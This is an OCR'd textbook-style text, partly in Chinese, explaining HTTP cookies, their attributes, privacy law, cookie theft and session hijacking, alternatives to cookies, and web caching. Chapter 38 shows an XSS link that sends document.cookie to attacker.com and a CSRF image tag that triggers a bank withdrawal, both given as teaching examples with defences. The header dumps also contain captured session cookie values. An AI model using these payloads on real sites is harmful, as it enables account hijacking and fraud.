Cookies may be used to remember the information about the user who has visited a website in order to show relevant content in the future. For example a web server might send a cookie containing the username last used to log into a website so that it may be filled in for future visits.

Many websites use cookies for personalization based on users' preferences. Users select their preferences by entering them in a web form and submitting the form to the server. The server encodes the preferences in a cookie and sends the cookie back to the browser. This way, every time the user accesses a page, the server is also sent the cookie where the preferences are stored, and can personalize the page according to the user preferences. For example, the Wikipedia website allows authenticated users to choose the webpage skin they like best; the Google search engine once allowed users (even non-registered ones) to decide how many search results per page they want to see.

34.3 Tracking

Tracking cookies may be used to track internet users' web browsing. This can also be done in part by using the IP address of the computer requesting the page or the referrer field of the HTTP request header, but cookies allow for greater precision. This can be demonstrated as follows:

1. If the user requests a page of the site, but the request contains no cookie, the server presumes that this is the first page visited by the user; the server creates a random string and sends it as a cookie back to the browser together with the requested page;
2. From this point on, the cookie will automatically be sent by the browser to the server every time a new page from the site is requested; the server sends the page as usual, but also stores the URL of the requested page, the date/time of the request, and the cookie in a log file.

By analyzing the log file collected in the process, it is then possible to find out which pages the user has visited, in what sequence, and for how long.

Chapter 35

Implementation

Cookies are arbitrary pieces of data chosen by the web server and sent to the browser. The browser returns them unchanged to the server, introducing a state (memory of previous events) into otherwise stateless HTTP transactions. Without cookies, each retrieval of a web page or component of a web page is an isolated event, mostly unrelated to all other views of the pages of the same site. Other than being set by a web server, cookies can also be set by a script in a language such as JavaScript, if supported and enabled by the web browser.

Cookie specifications suggest that browsers should be able to save and send back a minimal number of cookies. In particular, a web browser is expected to be able to store at least 300 cookies of four kilobytes each, and at least 20 cookies per server or domain.

35.1 Setting a cookie

Transfer of Web pages follows the HyperText Transfer Protocol (HTTP). Regardless of cookies, browsers request a page from web servers by sending them a usually short text called HTTP request. For example, to access the page `http://www.example.org/index.html`, browsers connect to the server `www.example.org` sending it a request that looks like the following one:

```
1 GET /index.html HTTP/1.1
2 Host: www.example.org
```

browser $\longrightarrow$ server

When we use firefox and visit `google.com.hk`, the Request Header looks like:

```
GET / HTTP/1.1
Host: www.google.com.hk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

the information below is the Request Header when we use google chrome.

```
GET https://www.google.com.hk/ HTTP/1.1
:host: www.google.com.hk
accept-encoding: gzip,deflate,sdch
accept-language: en-US,en;q=0.8,ja;q=0.6,zh-CN;q=0.4,zh-TW;q=0.2
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36
:path: /
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
:version: HTTP/1.1
cache-control: max-age=0
:scheme: https
x-chrome-variations: CM21yQEIkbbJAQiltskBCKm2yQEIlorKAQ==
:method: GET
```

The server replies by sending the requested page preceded by a similar packet of text, called 'HTTP response'. This packet may contain lines requesting the browser to store cookies:

```
1 HTTP/1.1 200 OK
2 Content-type: text/html
3 Set-Cookie: name=value
4 Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT
5
6 (content of page)
```

browser ⟵ server

The server sends lines of Set-Cookie only if the server wishes the browser to store cookies. Set-Cookie is a directive for the browser to store the cookie and send it back in future requests to the server (subject to expiration time or other cookie attributes), if the browser supports cookies and cookies are enabled. For example, the browser requests the page http://www.example.org/spec.html by sending the server www.example.org a request like the following:

```
1 GET /spec.html HTTP/1.1
2 Host: www.example.org
3 Cookie: name=value; name2=value2
4 Accept: */*
```

browser ⟶ server

When we use firefox and visit `google.com.hk`, the Response Header looks like:

```
HTTP/1.1 200 OK
Alternate-Protocol: 443:quic
Cache-Control: private, max-age=0
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Thu, 28 Nov 2013 11:53:14 GMT
Expires: -1
P3P: CP="This is not a P3P policy!
See http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 for more info."
Server: gws
Set-Cookie: PREF=ID=39728e478c2a1084:FF=0:NW=1:TM=1385639594:LM=1385639594:S=ozUpxsAiskNpUvLW; expires=Sat,
28-Nov-2015 11:53:14 GMT; path=/; domain=.google.com.hk
NID=67=Xg8CB7SXVCdnxc4fNDMwoHPmReZhHcBBeE1B0XdamyvdZLe33G11b6G9IJPGDpDAQIc7xyj9bfbwVSlyfd7k0joJLOW9cpN35iK
6pcwdV4GmdlCnGwcLf9-yphF1jJxN; expires=Fri, 30-May-2014 11:53:14 GMT; path=/; domain=.google.com.hk; HttpOnly
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Firefox-Spdy: 3
```

And the information below return from google chrome is like this:

```
alternate-protocol:443:quic
cache-control:private, max-age=0
content-encoding:gzip
content-type:text/html; charset=UTF-8
date:Thu, 28 Nov 2013 11:56:44 GMT
expires:-1
p3p:CP="This is not a P3P policy!
See http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 for more info."
server:gws
set-cookie:PREF=ID=c39f27cd703d7486:FF=0:NW=1:TM=1385639804:LM=1385639804:S=MDrXOlrcpBmcZ7BJ; expires=Sat,
28-Nov-2015 11:56:44 GMT; path=/; domain=.google.com.hk
set-cookie:NID=67=M70hdyGzV4Y3iAevqAjXFb8InpapjdJBspaO-d5_3EBeefWwCJuow3c37E2MaJ7ztMQW5QarZBfXSvAcOnx4HTcp
LpwiqZNfiG0qRY35tYPhYRfXd7oJMvMLeEBGxCYA; expires=Fri, 30-May-2014 11:56:44 GMT; path=/; domain=.google.com.hk; HttpOnly
status:200 OK
version:HTTP/1.1
x-frame-options:SAMEORIGIN
x-xss-protection:1; mode=block
```

From now on, when we request for another page from the same server, and differs from the first one above because it contains the string that the server has previously sent to the browser. This way, the server knows that this request is related to the previous one. The server answers by sending the requested page, possibly adding other cookies as well.

```
GET / HTTP/1.1
Host: www.google.com.hk
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://accounts.google.com/ServiceLogin?hl=zh-TW&continue=https://www.google.com.hk/
Cookie: NID=67=gk6vWLl4QVviObp0pCm3vMI-IRjWq-HvZnIPdh1Iv6TcpbBVfFmB95d6DdepRkNHuz4nXY898iwzEq0xH3YbNbNGiYmAsy-
XfW419aZuI4vxg_GCK5nO3wgi_2P_pX5-xzKMPYGKBV7P5ovKZiRM6lOoTz7LYOeicnq3-VJyCg56mYoChA; SID=DQAAALOAAACppuDHbCq2O
ZZeclEslSOGl3pZqak2TCTgOtSLhneW8Ix3b56-Fw_-VfYgSgAUpryrNrYiAdVR_hnIqo3ypr5Y7ynlQL9y4xXCg_anXneIxgNCXf5J8LVJkjT
ompQ_CzUaA86OrJWaijB5OR3y-x8cdH_jIJ5TyPDWKbIrFiz9AocGqIIZuFmyEdigGhRgciK6XeywYen1cXsemmd8YA6tMxazSb3G2Lz-7UCbQ
VKeRaZW3x31ksSqTfiSbuy5YT4; HSID=AGbEnJfkES3hIgxkL; SSID=AfpqRAhCmF2mVzyAQ; APISID=urqYt2p46yOzeMhQ/AQR7EhDbTb5
4H5mE5; SAPISID=q7F5SlbpRHAGHGCN/AEuAPnn8qharJ9_G0
Connection: keep-alive
```

Similarly, when we open the other page related to `google.com`, the Request Header will display below:

```
GET https://translate.google.com.hk/?hl=en&tab=wT HTTP/1.1
:host: translate.google.com.hk
accept-encoding: gzip,deflate,sdch
accept-language: en-US,en;q=0.8,ja;q=0.6,zh-CN;q=0.4,zh-TW;q=0.2
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.57 Safari/537.36
:path: /?hl=en&tab=wT
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
:version: HTTP/1.1
referer: https://www.google.com.hk/
cookie: NID=67=DKtz2fG5TkQU0eSEGx6eo_YRnenGGwMj4trD4PA-ucUVlSYlnX1likJAzXL3rVvapcMmtqaWRSdGtOf6dTDUUJFjNJQNJRy53r
0xu7bvh1zi7IhHy6-Yt4LRxxr30cA-xENJ_9dQl6CjVGT80tAlwPv6hKxXvKoboWAuFQgru2AB9EYPNw; SID=DQAAAMcAAACAHXVVwuLhpuGGezk
cBigpK_kRmapLWQD9Xhz-aZcRhBPtDXlBbHfgOCNPGEi_flAzoMsIhpH8y874GJpwZMj-udG5Y4TsgRuKh1zUjb4t88SZEWtObF0aUvrCwEE4FyU7
4I4OV_PKRBsK9v4pSauu8Dmqv2XcbXB2Qzhwh3MFNxvXEGTbjQ8woTEx0GhCashHBKq4XAD-seyFB_ePAXJl39L-H5eZWt1JFQi9jYm4wrUM79Vw0
GzqTRvbBDxF8KLzABQBBV674kkTdGQb8bRk; HSID=AG2mEWWoMUQXLLUOf; SSID=A1PdLfxZ98ndvIglT; APISID=Hcu6Ldwx5HGpdEBD/Apls9
oo7zCrcpDYKf; SAPISID=vgx9jZq54KFuT2ng/Are4E7tyrmiWpdlqq; PREF=ID=c39f27cd703d7486:U=7063612d258b0266:FF=1:LD=en:
NW=1:TM=1385639804:LM=1385642361:S=iGaxsiQMU7E2SJI9
:scheme: https
x-chrome-variations: CM21yQEIkbbJAQiltskBCKm2yQEIlorKAQ==
:method: GET
```

The value of a cookie can be modified by the server by sending a new `Set-Cookie: name=newvalue` line in response of a page request. The browser then replaces the old value with the new one.

The value of a cookie may consist of any printable ascii character (! through ~, unicode \u0021 through \u007E) excluding , and ; and excluding whitespace. The name of the cookie also excludes =

as that is the delimiter between the name and value. The cookie standard RFC2965 is more limiting but not implemented by browsers.

The term "cookie crumb" is sometimes used to refer to the name-value pair. This is not the same as breadcrumb web navigation, which is the technique of showing in each page the list of pages the user has previously visited; this technique, however, may be implemented using cookies.

Cookies can also be set by JavaScript or similar scripts running within the browser. In JavaScript, the object `document.cookie` is used for this purpose.

For example, the instruction `document.cookie = "temperature=20"` creates a cookie of name `temperature` and value 20. The HttpOnly attribute prevents unauthorized scripts from reading the cookie.

35.2 Cookie attributes

Besides the name–value pair, servers can also set these cookie attributes: a cookie domain, a path, expiration time or maximum age, Secure flag and HttpOnly flag. Browsers will not send cookie attributes back to the server. They will only send the cookie's name-value pair. Cookie attributes are used by browsers to determine when to delete a cookie, block a cookie or whether to send a cookie (name-value pair) to the servers.

35.2.1 Domain and Path

The cookie domain and path define the scope of the cookie—they tell the browser that cookies should only be sent back to the server for the given domain and path. If not specified, they default to the domain and path of the object that was requested. An example of Set-Cookie directives from a website after a user logged in:

```
Set-Cookie: LSID=DQAAAK···Eaem_vYg; Domain=docs.foo.com; Path=/accounts; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly
Set-Cookie: HSID=AYQEVn···.DKrdst; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; HttpOnly
Set-Cookie: SSID=Ap4P···.GTEq; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01 GMT; Secure; HttpOnly
 ......
```

The first cookie `LSID` has default domain `docs.foo.com` and Path `/accounts`, which tells the browser to use the cookie only when requesting pages contained in `docs.foo.com/accounts`. The other 2 cookies `HSID` and `SSID` would be sent back by the browser while requesting any subdomain in `.foo.com` on any path, for example `www.foo.com/`.

Cookies can only be set on the top domain and its sub domains. Setting cookies on `www.foo.com` from `www.bar.com` will not work for security reasons.

35.2.2 Expires and Max-Age

The Expires directive tells the browser when to delete the cookie. Derived from the format used in RFC 1123, the date is specified in the form of "Wdy, DD Mon YYYY HH:MM:SS GMT",[30] indicating the exact date/time this cookie will expire. As an alternative to setting cookie expiration as an absolute date/time, RFC 6265 allows the use of the Max-Age attribute to set the cookie's expiration as an interval of seconds in the future, relative to the time the browser received the cookie. An example of Set-Cookie directives from a website after a user logged in:

```
Set-Cookie: lu=Rg3vHJZnehYLjVg7qi3bZjzg; Expires=Tue, 15 Jan 2013 21:47:38 GMT; Path=/; Domain=.example.com; HttpOnly
Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.example.com
Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT; Path=/; Domain=.example.com; HttpOnly
 ......
```

The first cookie `lu` is set to expire sometime in 15-Jan-2013; it will be used by the client browser until that time. The second cookie `made_write_conn` does not have an expiration date, making it a session cookie. It will be deleted after the user closes their browser. The third cookie `reg_fb_gate` has its value changed to deleted, with an expiration time in the past. The browser will delete this cookie right away – note that cookie will only be deleted when the domain and path attributes in the `Set-Cookie` field match the values used when the cookie was created.

35.2.3 Secure and HttpOnly

The Secure and HttpOnly attributes do not have associated values. Rather, the presence of the attribute names indicates that the Secure and HttpOnly behaviors are specified.

The Secure attribute is meant to keep cookie communication limited to encrypted transmission, directing browsers to use cookies only via secure/encrypted connections. If a webserver sets a cookie with a secure attribute from a non-secure connection, the cookie can still be intercepted when it is sent to the user by man-in-the-middle attacks.

The HttpOnly attribute directs browsers not to expose cookies through channels other than HTTP (and HTTPS) requests. An HttpOnly cookie is not accessible via non-HTTP methods, such as calls via JavaScript (e.g., referencing "document.cookie"), and therefore cannot be stolen easily via cross-site scripting (a pervasive attack technique). Among others, Facebook and Google use the HttpOnly attribute extensively.

Chapter 36

Browser settings

Most modern browsers support cookies and allow the user to disable them. The following are common options:

1. To enable or disable cookies completely, so that they are always accepted or always blocked.
2. Some browsers incorporate a cookie manager for the user to see and selectively delete the cookies currently stored in the browser.
3. By default, Internet Explorer allows only third-party cookies that are accompanied by a P3P "CP" (Compact Policy) field.

Most browsers also allow a full wipe of private data including cookies. Add-on tools for managing cookie permissions also exist.

Chapter 37

Privacy and third-party cookies

Cookies have some important implications on the privacy and anonymity of web users. While cookies are sent only to the server setting them or a server in the same Internet domain, a web page may contain images or other components stored on servers in other domains. Cookies that are set during retrieval of these components are called third-party cookies. The older standards for cookies, RFC 2109 and RFC 2965, specify that browsers should protect user privacy and not allow sharing of cookies between servers by default; however, the newer standard, RFC 6265, explicitly allows user agents to implement whichever third-party cookie policy they wish. Most browsers, such as Mozilla Firefox, Internet Explorer, Opera and Google Chrome do allow third-party cookies by default, as long as the third-party website has Compact Privacy Policy published. Newer versions of Safari block third-party cookies, and this is planned for Mozilla Firefox as well (almost made it into version 22 but was postponed until further analysis is done).

Advertising companies use third-party cookies to track a user across multiple sites. In particular, an advertising company can track a user across all pages where it has placed advertising images or web bugs. Knowledge of the pages visited by a user allows the advertising company to target advertisements to the user's presumed preferences.

Website operators who do not disclose third-party cookie use to consumers run the risk of harming consumer trust if cookie use is discovered. Having clear disclosure (such as in a privacy policy) tends to eliminate any negative effects of such cookie discovery.[39]

The possibility of building a profile of users is considered by some a potential privacy threat, especially when tracking is done across multiple domains using third-party cookies. For this reason, some countries have legislation about cookies.

The United States government has set strict rules on setting cookies in 2000 after it was disclosed that the White House drug policy office used cookies to track computer users viewing its online anti-drug advertising. In 2002, privacy activist Daniel Brandt found that the CIA had been leaving

persistent cookies on computers which had visited its website. When notified it was violating policy, CIA stated that these cookies were not intentionally set and stopped setting them. On December 25, 2005, Brandt discovered that the National Security Agency (NSA) had been leaving two persistent cookies on visitors' computers due to a software upgrade. After being informed, the National Security Agency immediately disabled the cookies.

37.1 EU cookie law

In 2002, the European Union launched the Directive on Privacy and Electronic Communications, a policy requiring end users' consent for the placement of cookies, and similar technologies for storing and accessing information on users' equipment.[42][43] In particular, Article 5 Paragraph 3 mandates that storing data in a user's computer can only be done if the user is provided information about how this data is used, and the user is given the possibility of denying this storing operation.

Directive 95/46/EC defines 'the data subject's consent' as: "any freely given specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed".[44] Consent must involve some form of communication where individuals knowingly indicate their acceptance.[43]

In 2009, the policy was amended by Directive 2009/136/EC, which included a change to Article 5 Paragraph 3. Instead of having an option for users to opt out of cookie storage, the revised Directive requires consent to be obtained for cookie storage.[43]

In June 2012, European data protection authorities adopted an opinion which clarifies that some cookie users might be exempt from the requirement to gain consent:

- Some cookies can be exempted from informed consent under certain conditions if they are not used for additional purposes. These cookies include cookies used to keep track of a user's input when filling online forms or as a shopping cart.
- First party analytics cookies are not likely to create a privacy risk if websites provide clear information about the cookies to users and privacy safeguards.[45]

The industry's response has been largely negative. Some viewed the Directive as an infernal doomsday machine that will "kill online sales" and "kill the internet". Robert Bond of the law firm Speechly Bircham describes the effects as "far-reaching and incredibly onerous" for "all UK companies." Simon Davis of Privacy International argues that proper enforcement would "destroy the entire industry."[46]

The P3P specification offers possibility for a server to state a privacy policy using an HTTP header, which specifies which kind of information it collects and for which purpose. These policies include (but are not limited to) the use of information gathered using cookies. According to the P3P specification, a browser can accept or reject cookies by comparing the privacy policy with the

stored user preferences or ask the user, presenting them the privacy policy as declared by the server. However, the P3P specification was criticized by web developers for its complexity, only Internet Explorer provides adequate support for the specification, and some websites used incorrect code in their headers (while Facebook, for a period, jokingly used "HONK" as its P3P header).

Third-party cookies can be blocked by most browsers to increase privacy and reduce tracking by advertising and tracking companies without negatively affecting the user's web experience. Many advertising operators have an opt-out option to behavioural advertising, with a generic cookie in the browser stopping behavioural advertising.

Chapter 38

Cookie theft and session hijacking

Most websites use cookies as the only identifiers for user sessions, because other methods of identifying web users have limitations and vulnerabilities. If a website uses cookies as session identifiers, attackers can impersonate users' requests by stealing a full set of victims' cookies. From the web server's point of view, a request from an attacker then has the same authentication as the victim's requests; thus the request is performed on behalf of the victim's session.

Listed here are various scenarios of cookie theft and user session hijacking (even without stealing user cookies) which work with websites which rely solely on HTTP cookies for user identification.




Figure 38.1: A cookie can be stolen by another computer that is allowed reading from the network

虽然 cookies 没有中电脑病毒那么危险，但它仍包含了一些敏感信息：用户名，电脑名，使用的浏览器和曾经访问的网站。用户不希望这些内容泄漏出去，尤其是当其中还包含有私人信息的时候。

这并非危言耸听，跨站点脚本（Cross site scripting）可以达到此目的。在受到跨站点脚本攻击时，cookie 盗贼和 cookie 毒药将窃取内容。一旦 cookie 落入攻击者手中，它将会重现其价值。

- Cookie 盗贼：搜集用户 cookie 并发给攻击者的黑客。攻击者将利用 cookie 信息通过合法手段进入用户帐户。
- Cookie 投毒：一般认为，Cookie 在储存和传回服务器期间没有被修改过，而攻击者会在 cookie 送回服务器之前对其进行修改，达到自己的目的。例如，在一个购物网站的 cookie 中包含了顾客应付的款项，攻击者将该值改小，达到少付款的目的。这就是

cookie 投毒。

38.1 Network eavesdropping

Traffic on a network can be intercepted and read by computers on the network other than the sender and receiver (particularly over unencrypted open Wi-Fi). This traffic includes cookies sent on ordinary unencrypted HTTP sessions. Where network traffic is not encrypted, attackers can therefore read the communications of other users on the network, including HTTP cookies as well as the entire contents of the conversations, for the purpose of a man-in-the-middle attack.

An attacker could use intercepted cookies to impersonate a user and perform a malicious task, such as transferring money out of the victim's bank account.

This issue can be resolved by securing the communication between the user's computer and the server by employing Transport Layer Security (HTTPS protocol) to encrypt the connection. A server can specify the Secure flag while setting a cookie, which will cause the browser to send the cookie only over an encrypted channel, such as an SSL connection.

38.2 Publishing false sub-domain – DNS cache poisoning

Via DNS cache poisoning, an attacker might be able to cause a DNS server to cache a fabricated DNS entry, say `f12345.www.example.com` with the attacker's server IP address. The attacker can then post an image URL from his own server (for example, `http://f12345.www.example.com/img_4_cookie.jp` Victims reading the attacker's message would download this image from `f12345.www.example.com`. Since `f12345.www.example.com` is a sub-domain of www.example.com, victims' browsers would submit all `example.com`-related cookies to the attacker's server; the compromised cookies would also include HttpOnly cookies.

This vulnerability is usually for Internet Service Providers to fix, by securing their DNS servers. But it can also be mitigated if www.example.com is using Secure cookies. Victims' browsers will not submit Secure cookies if the attacker's image is not using encrypted connections. If the attacker chose to use HTTPS for his img_4_cookie.jpg download, he would have the challenge[49] of obtaining an SSL certificate for `f12345.www.example.com` from a Certificate Authority. Without a proper SSL certificate, victims' browsers would display (usually very visible) warning messages about the invalid certificate, thus alerting victims as well as security officials from www.example.com (the latter would require someone to inform the security officials).

38.3 Cross-site scripting – cookie theft

Scripting languages such as JavaScript are usually allowed to access cookie values and have some means to send arbitrary values to arbitrary servers on the Internet. These facts are used in combination with sites allowing users to post HTML content that other users can see.

As an example, an attacker may post a message on www.example.com with the following link:

```
1 <a href="#" onclick="window.location='http://attacker.com/stole.cgi?text='+escape(
    document.cookie); return false;">Click here!</a>
```

When another user clicks on this link, the browser executes the piece of code within the onclick attribute, thus replacing the string document.cookie with the list of cookies of the user that are active for the page. As a result, this list of cookies is sent to the attacker.com server. If the attacker's posting is on https://www.example.com/somewhere, secure cookies will also be sent to attacker.com in plain text.

Cross-site scripting is a constant threat, as there are always some crackers trying to find a way of slipping in script tags to websites. It is the responsibility of the website developers to filter out such malicious code.

In the meantime, such attacks can be mitigated by using HttpOnly cookies. These cookies will not be accessible by client side script, and therefore, the attacker will not be able to gather these cookies.




Figure 38.2: Cross-site scripting: a cookie that should be only exchanged between a server and a client is sent to another party.

38.4 Cross-site scripting

If an attacker was able to insert a piece of script to a page on www.example.com, and a victim's browser was able to execute the script, the script could simply carry out the attack. This attack would use the victim's browser to send HTTP requests to servers directly; therefore, the victim's browser would submit all relevant cookies, including HttpOnly cookies, as well as Secure cookies if the script request is on HTTPS.

This type of attack (with automated scripts) would not work if a website had CAPTCHA to challenge client requests.

38.5 Cross-site scripting – proxy request

In older versions of browsers, there were security holes allowing attackers to script a proxy request by using XMLHttpRequest. For example, a victim is reading an attacker's posting on www.example.com, and the attacker's script is executed in the victim's browser. The script generates a request to www.example.com with the proxy server attacker.com. Since the request is for www.example.com, all example.com cookies will be sent along with the request, but routed through the attacker's proxy server, hence, the attacker can harvest the victim's cookies.

This attack would not work for Secure cookie, since Secure cookies go with HTTPS connections, and its protocol dictates end-to-end encryption, i.e., the information is encrypted on the user's browser and decrypted on the destination server www.example.com, so the proxy servers would only see encrypted bits and bytes.

38.6 Cross-site request forgery

For example, Bob might be browsing a chat forum where another user, Mallory, has posted a message. Suppose that Mallory has crafted an HTML image element that references an action on Bob's bank's website (rather than an image file), e.g.,

```
1 <img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

Chapter 39

Drawbacks of cookies

Besides privacy concerns, cookies also have some technical drawbacks. In particular, they do not always accurately identify users, they can be used for security attacks, and they are often at odds with the Representational State Transfer (REST) software architectural style.

39.1 Inaccurate identification

If more than one browser is used on a computer, each usually has a separate storage area for cookies. Hence cookies do not identify a person, but a combination of a user account, a computer, and a web browser. Thus, anyone who uses multiple accounts, computers, or browsers has multiple sets of cookies.

Likewise, cookies do not differentiate between multiple users who share the same user account, computer, and browser.

39.2 Inconsistent state on client and server

The use of cookies may generate an inconsistency between the state of the client and the state as stored in the cookie. If the user acquires a cookie and then clicks the ”Back” button of the browser, the state on the browser is generally not the same as before that acquisition. As an example, if the shopping cart of an online shop is built using cookies, the content of the cart may not change when the user goes back in the browser's history: if the user presses a button to add an item in the shopping cart and then clicks on the ”Back” button, the item remains in the shopping cart. This might not be the intention of the user, who possibly wanted to undo the addition of the item. This can lead to unreliability, confusion, and bugs. Web developers should therefore be aware of this issue and implement measures to handle such situations.

39.3 Inconsistent support by devices

The problem with using mobile cookies is that most devices do not implement cookies; for example, Nokia only supports cookies on 60% of its devices, while Motorola only supports cookies on 45% of its phones. In addition, some gateways and networks (Verizon, Alltel, and MetroPCS) strip cookies, while other networks simulate cookies on behalf of their mobile devices. There are also dramatic variations in the wireless markets around the world; for example, in the United Kingdom 94% of the devices support wireless cookies, while in the United States only 47% support them.

The support for cookies is greater in the Far East, where wireless devices are more commonly used to access the web. Mobile cookies is a practice already in place in Japan, so that whether watching a podcast, a video, TV, clicking on a loan calculator or a GPS map—on almost all wireless devices—cookies can be set for tracking and capturing wireless behaviors.

Chapter 40

Alternatives to cookies

Some of the operations that can be done using cookies can also be done using other mechanisms.
鉴于 cookie 的局限和反对者的声音，有如下一些替代方法：

- Brownie 方案，是一项开放源代码工程，由 SourceForge 发起。Brownie 曾被用以共享在不同域中的接入，而 cookies 则被构想成单一域中的接入。这项方案已经停止开发。
- P3P，用以让用户获得更多控制个人隐私权利的协议。在浏览网站时，它类似于 cookie。
- 在与服务器传输数据时，通过在地址后面添加唯一查询串，让服务器识别是否合法用户，也可以避免使用 cookie。

40.1 IP address

Some users may be tracked based on the IP address of the computer requesting the page. The server knows the IP address of the computer running the browser or the proxy, if any is used, and could theoretically link a user's session to this IP address.

IP addresses are, generally, not a reliable way to track a session or identify a user. Many computers designed to be used by a single user, such as office PCs or home PCs, are behind a network address translator (NAT). This means that several PCs will share a public IP address. Furthermore, some systems, such as Tor, are designed to retain Internet anonymity, rendering tracking by IP address impractical, impossible, or a security risk.

40.2 URL (query string)

A more precise technique is based on embedding information into URLs. The query string part of the URL is the one that is typically used for this purpose, but other parts can be used as well. The Java Servlet and PHP session mechanisms both use this method if cookies are not enabled.

This method consists of the web server appending query strings to the links of a web page it holds when sending it to a browser. When the user follows a link, the browser returns the attached query string to the server.

Query strings used in this way and cookies are very similar, both being arbitrary pieces of information chosen by the server and sent back by the browser. However, there are some differences: since a query string is part of a URL, if that URL is later reused, the same attached piece of information is sent to the server. For example, if the preferences of a user are encoded in the query string of a URL and the user sends this URL to another user by e-mail, those preferences will be used for that other user as well.

Moreover, even if the same user accesses the same page two times, there is no guarantee that the same query string is used in both views. For example, if the same user arrives to the same page but coming from a page internal to the site the first time and from an external search engine the second time, the relative query strings are typically different while the cookies would be the same. For more details, see query string.

Other drawbacks of query strings are related to security: storing data that identifies a session in a query string enables or simplifies session fixation attacks, referrer logging attacks and other security exploits. Transferring session identifiers as HTTP cookies is more secure.

40.3 Hidden form fields

Another form of session tracking is to use web forms with hidden fields. This technique is very similar to using URL query strings to hold the information and has many of the same advantages and drawbacks; and if the form is handled with the HTTP GET method, the fields actually become part of the URL the browser will send upon form submission. But most forms are handled with HTTP POST, which causes the form information, including the hidden fields, to be appended as extra input that is neither part of the URL, nor of a cookie.

This approach presents two advantages from the point of view of the tracker: first, having the tracking information placed in the HTML source and POST input rather than in the URL means it will not be noticed by the average user; second, the session information is not copied when the user copies the URL (to save the page on disk or send it via email, for example).

This method can be easily used with any framework that supports web forms.

40.4 window.name

All current web browsers can store a fairly large amount of data (2–32 MB) via JavaScript using the DOM property window.name. This data can be used instead of session cookies and is also cross-

domain. The technique can be coupled with JSON/JavaScript objects to store complex sets of session variables[53] on the client side.

The downside is that every separate window or tab will initially have an empty window.name; in times of tabbed browsing this means that individually opened tabs (initiation by user) will not have a window name. Furthermore window.name can be used for tracking visitors across different websites, making it of concern for internet privacy.

In some respects this can be more secure than cookies due to not involving the server, so it is not vulnerable to network cookie sniffing attacks. However if special measures are not taken to protect the data, it is vulnerable to other attacks because the data is available across different websites opened in the same window or tab.

40.5 HTTP authentication

The HTTP protocol includes the basic access authentication and the digest access authentication protocols, which allow access to a web page only when the user has provided the correct username and password. If the server requires such credentials for granting access to a web page, the browser requests them from the user and, once obtained, the browser stores and sends them in every subsequent page request. This information can be used to track the user.

Bibliography

[1] Wikipedia. Evercookie, . URL http://en.wikipedia.org/wiki/Evercookie.

[2] Wikipedia. Zombie cookie, . URL http://en.wikipedia.org/wiki/Zombie_cookie.

[3] Wikipedia. Http cookie, 1993. URL http://en.wikipedia.org/wiki/HTTP_cookie.

Chapter 41

Authentication

Chapter 42

HTTP Cache

42.1 Introduction

A web cache is a mechanism for the temporary storage (caching) of web documents, such as HTML pages and images, to reduce bandwidth usage, server load, and perceived lag. A web cache stores copies of documents passing through it; subsequent requests may be satisfied from the cache if certain conditions are met.

Table 42.1: web caches

Name	Type	Operating System	Forward
Apache HTTP Server	Software		
ApplianSys CACHEbox	Appliance	Linux	Yes
Blue Coat ProxySG	Appliance	SGOS	Yes
Nginx	Software	Linux, Unix	Yes
Microsoft Forefront Threat Management Gateway	Software	Windows	Yes
Polipo	Software	Linux, Unix, Windows	Yes
Squid	Software	Linux, Unix, Windows	Yes
Traffic Server	Software	Linux, Unix	Yes
Untangle	Software	Linux	Yes
Varnish	Software	Linux, Unix	Yes
WinGate	Software	Windows	Yes

Google's cache link in its search results provides a way of retrieving information from websites

that have recently gone down and a way of retrieving data more quickly than by clicking the direct link.

Web caches can be used in various systems.

- A search engine may cache a website.
- A forward cache is a cache outside the webserver's network, e.g. on the client software's ISP or company network.
- A network-aware forward cache is just like a forward cache but only caches heavily accessed items.
- A reverse cache sits in front of one or more Web servers and web applications, accelerating requests from the Internet.
- A client, such as a web browser, can store web content for reuse. For example, if the back button is pressed, the local cached version of a page may be displayed instead of a new request being sent to the web server.
- A web proxy sitting between the client and the server can evaluate HTTP headers and choose to store web content.
- A content delivery network can retain copies of web content at various points throughout a network.

42.2 Cache control

HTTP defines three basic mechanisms for controlling caches: freshness, validation, and invalidation.

- Freshness
  allows a response to be used without re-checking it on the origin server, and can be controlled by both the server and the client. For example, the Expires response header gives a date when the document becomes stale, and the Cache-Control: max-age directive tells the cache how many seconds the response is fresh for.
- Validation
  can be used to check whether a cached response is still good after it becomes stale. For example, if the response has a Last-Modified header, a cache can make a conditional request using the If-Modified-Since header to see if it has changed. The ETag (entity tag) mechanism also allows for both strong and weak validation.
- Invalidation
